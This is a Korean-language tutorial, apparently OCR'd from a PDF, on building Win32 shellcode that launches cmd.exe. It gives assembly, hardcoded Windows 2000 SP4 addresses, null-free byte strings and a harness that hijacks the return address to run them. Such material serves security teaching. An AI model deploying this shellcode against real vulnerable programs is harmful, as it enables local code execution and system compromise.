# Win32 Attack

## 1. Local Shellcode 작성방법

**By 달고나 (Dalgona@wowhacker.org)**

**Email: zinwon@gmail.com**

Wowhacker Team

http://www.wowhacker.org

# Abstract

이 글은 MS Windows 환경에서 shellcode 를 작성하는 방법에 대해서 설명하고 있다. Win32 는 *nix 환경과는 사뭇 다른 API 호출방식을 사용하기 때문에 조금 복잡하게 둘러서 shellcode 를 작성해야 하는 경우도 있으며 공격하는 방법이 매우 까다롭기도 하다.

본 문서는 제 1 편으로 Local shellcode 를 작성하는 방법이다. Windows 에서의 로컬 shellcode 란 바로 cmd.exe 를 실행하는 것이다. 간단하게 생각하면 로컬에서 쉘을 따 낸다는 것이 무의미할 수도 있겠다. 물론 로컬에서의 쉘은 별 의미가 없을 수도 있다. 하지만 쉘에 국한되지 않고 로컬 BOF 를 이용하여 쉘 외에 다른 작업을 할 수 있다면 의미가 있지도 않을까?

필자는 아직 정확한 가이드를 제공할 수는 없지만 항상 이 문제를 생각하고 있다. 희미하게나마 뭔가 할 수 있을 것도 같다는 생각이 들기에 곧 좋은 용도가 떠오를 것 같기도 하다.

2 편에서는 이 문서에서 작성한 shellcode 를 이용하여 buffer overflow 취약점이 있는 로컬 어플리케이션을 공략하여 shellcode 를 수행하게 하는 방법을 알아볼 것이다.

3 편에서는 리모트에서 쉘을 얻을 수 있는 리버스 텔넷 shellcode 작성법에 대해서 살펴 보겠다.

# Contents

# 1. 목적

이 문서의 목적은 Win32환경에서 쉘 코드를 작성하는 방법을 설명하기 위한 것이다. 쉽게 쓰려고 노력했다. 필자는 "쓰~바 제대로 따라 했는데 왜 안돼?" 를 해소하는 문서를 작성하려 했다. 따라해 보면서 차근차근 해 보면 쉽게 쉘 코드를 얻을 수 있을 것이라고 생각한다.

### 1.1 준비물

- Visual Studio 6.0

# 2. CPP로 작성한 쉘 프로그램

우선 shellcode를 만들기 위해서는 쉘을 띄우는 프로그램을 먼저 만들어야 할 것이다. VC를 이용하여 다음 프로그램을 작성하여 컴파일 해 보자


```
/*shell.cpp*/
#include <windows.h>

void main(){
        char buf[4];

        buf[0] = 'c';
        buf[1] = 'm';
        buf[2] = 'd';
        buf[3] = '₩0';

        WinExec(buf, SW_SHOWNORMAL);
        exit(1);
}
```

다른 프로그램을 실행시키는 함수는 몇 가지가 있지만 여기서는 WinExec를 이용하였다. WinExec의 두 parameter 중에 첫 번째 것은 명령이고 두 번째는 실행 옵션이다. 화면에 명령프롬프트 창이 뜨게 하기 위해서 SW_SHOWNORMAL 옵션을 주었다.

cmd.exe 를 실행하는 데는 당연히 cmd라는 명령만 주면 충분하다.

exit() 함수를 호출하는 이유는 shellcode를 overflow에 사용하고 쉘을 닫아줄 때 에러를 발생시킬 수 있기 때문에 ExitProcess()를 호출하여 에러가 발생하지 않게 하기 위해서이다.


컴파일을 하고 실행하면 다음과 같이 쉘이 뜬 것을 볼 수 있다.




## 3. shellcode 작성하기

자 그러면 이제 이 프로그램을 디버그하여 어셈블리 코드를 얻어내자.

뭐 다른 방법이 있을지도 모르겠으나 필자는 exit(1) 코드 옆에 breakpoint를 지정하고 Debug 메뉴에서 Disassemble 메뉴를 선택하여 어셈블리 코드를 얻었다.




main()함수 시작부분부터 시작하여 exit()함수를 호출하는 부분까지 모두 copy하여 __asm{}안에 넣자. 그리고 불필요한 부분을 comment처리하여 shellcode의 크기를 최소화 시키도록 하자.




이 어셈블리 코드를 그대로 실행시키면 실행이 되지 않을 것이다.

call dword ptr [__imp__KERNEL32_NULL_THUNK_DATA (004251f8)]

구문과


call exit (00401220)

구문 때문에 그렇다. 이것을 해결하기 위해서는 WinExec()가 있는 address와 ExitProcess()가 있는 address를 찾아야 한다. 그리고 그 address를 레지스터에 넣고 호출을 해 주면 된다.

WinExec()와 ExitProcess()가 있는 address는 시스템마다 다르다. 이것은 Windows2000인지 Windows XP인지 혹은 서비스팩을 설치했는지 설치하지 않았는지 또는 서비스팩 버전이 무엇인지에 따

라 달라진다. 이것이 Windows 시스템에서의 shellcode와 *nix 시스템의 shellcode의 가장 큰 차이점이다. 아무튼 유효한 address를 찾기 위해서는 몇 가지 방법을 쓸 수 있다. 첫 번째 방법으로는 w32dasm disassemble 프로그램을 이용하여 KERNEL32.DLL 파일을 disassemble하여 base address를 찾은 다음 KERNEL32.DLL에서 WinExec()와 ExitProcess의 offset을 찾으면 된다. 또 다른 방법은 Visual Studio 6.0을 설치하면 함께 설치되는 Dependency Walker라는 프로그램을 사용하여 base address와 entry point(offset)를 찾는 방법이다. 필자는 두 번째 방법을 사용하였다.

Dependency Walker를 실행하여 지금 우리가 컴파일한 쉘 프로그램을 로딩하여 KERNEL32.DLL의 base address와 필요한 함수들의 entry point를 찾아보자.




필자가 테스트를 수행하고 있는 시스템은 Windows 2000 SP4 환경이다. 여기에서 찾은 KERNLE32.DLL의 base address와 각 함수들의 entry point는 다음과 같게 나왔다.

KERNEL32.DLL base address : 0x77e50000
WinExec Entry Point 0x00027492
ExitProcess Entry Point 0x00026972

또한 서비스로 필자의 노트북 컴퓨터는 Windows XP SP2환경이다. 여기의 각 address는 다음과 같다.

KERNEL32.DLL base address : 0x7c800000
WinExec Entry Point 0x0006114d
ExitProcess Entry Point 0x0001caa2

자 그러면 각 함수들이 있는 address는 base point + entry point를 해 보면 알 수 있다.

WinExec() : 0x77e77492
ExitProcess() : 0x77e76972


그러면 이제 이 address를 적용한 어셈블리 코드를 보면 다음과 같다.

```
#include <windows.h>
void main(){
        __asm{
                push        ebp
                mov         ebp,esp
                xor         ebx, ebx
                push        ebx
                mov         byte ptr [ebp-4],63h
                mov         byte ptr [ebp-3],6Dh
                mov         byte ptr [ebp-2],64h
                mov         byte ptr [ebp-1], 0
                // call WinExec
                push        5
                lea         eax,[ebp-4]
                push        eax
                mov         eax, 0x77e77492
                call        eax
                // call exit
                push        1
                mov         eax, 0x77e76972
                call        eax
        }
```


```
} // end of main
```

이제 이 코드를 컴파일하여 실행해 보자. 아마 잘 될 것이다. 다시 디버그에 들어가 이번에는 바이너리 코드를 얻어내자.

Visual Studio Debugger 환경에서 바이너리 코드를 얻어내기 위해서는 Disassemble 창에서 마우스 오른쪽 클릭을 하여 'Code Bytes'라는 메뉴를 선택하면 된다.




그러면 아래와 같이 address와 코드 사이에 바이너리 코드가 나타날 것이다.




이제 바이너리 코드만을 남겨 놓고 모두 없애버리고 쉘 코드를 구성하면 된다. 만들어진 쉘 코드는 아래와 같다.

```
"₩x55"
"₩x8B₩xEC"
"₩x53"
"₩xC6₩x45₩xFC₩x63"
"₩xC6₩x45₩xFD₩x6D"
"₩xC6₩x45₩xFE₩x64"
"₩xC6₩x45₩xFF₩x00"
"₩x6A₩x05"
"₩x8D₩x45₩xFC"
```

```
"₩x50"
"₩xB8₩x92₩x74₩xE7₩x77"
"₩xFF₩xD0"
"₩x6A₩x01"
"₩xB8₩x72₩x69₩xE7₩x77"
"₩xFF₩xD0"
```

쉘 코드가 제대로 동작하는지 확인하기 위하여 코드를 작성하여 실행시켜 보자. 코드는 아래와 같다.

```
#include <windows.h>
char shellcode[] = "₩x55"
"₩x8B₩xEC"
"₩x53"
"₩xC6₩x45₩xFC₩x63"
"₩xC6₩x45₩xFD₩x6D"
"₩xC6₩x45₩xFE₩x64"
"₩xC6₩x45₩xFF₩x00"
"₩x6A₩x05"
"₩x8D₩x45₩xFC"
"₩x50"
"₩xB8₩x92₩x74₩xE7₩x77"
"₩xFF₩xD0"
"₩x6A₩x01"
"₩xB8₩x72₩x69₩xE7₩x77"
"₩xFF₩xD0";
void main(){
	int *ret;
	ret=(int *)&ret+ 2;
	(*ret) = (int)shellcode;
}
```

실행을 해 보니 잘 동작한다. 이제 buffer overflow 취약점이 있는 프로그램에 이 쉘 코드를 사용하면 될 것 같다. 하지만 문제점이 있다. 쉘 코드를 잘 보면 0x00인 부분이 있다. 이것을 문자열로 전달할 경우 프로그램은 문자열의 끝을 나타내는 NULL로 간주하여 실행을 멈춰버릴 수가 있다. 따라서 0x00인 코드가 있어서는 안 되는 것이다. 어떻게 해야할까.

이 문제점을 해결하는 데는 역시 두 가지 방법이 있다. 하나는 0x00이 발생하지 않도록 코딩을 하는

것이다. 그리고 나머지 한 방법은 shellcode를 encoding하여 0x00가 없도록 하고 실행시에 이것을 다시 decoding하여 원래의 의미를 갖는 shellcode가 되도록 해 주는 것이다. encoding 방법은 설계를 하는 사람마다 다른 방법을 사용할 수 있다. 가장 흔히 사용하는 방법은 각 바이트를 xor시켜 0x00가 없도록 하는 방법이다. 그리고 실행시에 다시 같은 값으로 xor시켜 원래 shellcode로 되돌린다.

필자는 우선 앞의 방법을 이용하여 코드를 수정해 보겠다. 두 번째 방법은 제 3 편에서 다루도록 하겠다. 수정한 어셈블리 코드는 아래와 같다.

```
push        ebp
mov         ebp,esp
xor         ebx, ebx       // 0x00000000가 되도록 ebx를 만듬
push        ebx
mov         byte ptr [ebp-4],63h
mov         byte ptr [ebp-3],6Dh
mov         byte ptr [ebp-2],64h
//   mov      byte ptr [ebp-1], 0 이제 이 부분은 필요 없음
// call WinExec
push        5
lea         eax,[ebp-4]
push        eax
mov         eax, 0x77e77492
call        eax
// call exit
push        1
mov         eax, 0x77e76972
call        eax
```

cmd 이후에 ₩0를 넣기 위해 shellcode에 0x00가 필요했다. 따라서 cmd를 넣어야 하는 버퍼를 미리 0으로 깨끗하게 만들어주기 위해 ebx 레지스터를 xor 시켜 0x00000000 로 만든 다음 'c', 'm', 'd' 를 차례로 넣으면 맨 뒤에 있어야 할 ₩0는 미리 들어가 있는 꼴이 되는 것이다.

이 코드를 이용하여 다시 얻어낸 바이너리 shellcode는 아래와 같다.

```
"₩x55"
"₩x8B₩xEC"
"₩x33₩xDB"
"₩x53"
```

```
"₩xC6₩x45₩xFC₩x63"
"₩xC6₩x45₩xFD₩x6D"
"₩xC6₩x45₩xFE₩x64"
"₩x6A₩x05"
"₩x8D₩x45₩xFC"
"₩x50"
"₩xB8₩x92₩x74₩xE7₩x77"
"₩xFF₩xD0"
"₩x6A₩x01"
"₩xB8₩x72₩x69₩xE7₩x77"
"₩xFF₩xD0"
```

이제 0x00는 없어진 것을 확인할 수 있다. 물론 이것을 실행시켜도 잘 동작한다.

## 4. 후기

본 문서에서는 cmd.exe를 수행하는 shellcode 작성법을 알아보았다.

이제 shellcode를 작성하는 법을 알았으므로 제2편에서는 buffer overflow 취약점이 있는 로컬 어플리케이션에 shellcode를 넣어 쉘을 띄우는 방법을 설명하도록 하겠다.

유효한 shellcode를 작성하기 위해서는 shellcode가 실행될 시스템에서의 함수 address를 알아내야 한다. 이것은 Windows 시스템을 공격할 때 가장 힘든 부분이다. 유효한 address를 얻기 위해서는 LoadLibrary()함수와 GetProcAddress()를 이용하는 방법을 사용할 수 있다. 이 함수를 이용하면 필요한 함수들의 address를 구할 수 있다. 하지만 역시 이 함수들을 호출하려면 해당 시스템에서 두 함수의 address를 찾아야 한다. 찾아야 하는 함수의 address가 많을 경우에서는 이 함수를 이용하는 방법이 좋을 것이고 본 문서의 쉘 코드처럼 두 개의 함수 address만 찾아도 된다면 그냥 써도 무방할 것이라고 생각한다. 이 것에 대한 자세한 설명은 제3편에서 소개하도록 하겠다.

## 5. 참고문헌


[1] Shellcoders Handbook

[2] Windows 환경에서의 Buffer Overflow 기법

[3] A Simple tutorial about Win32 Shellcoding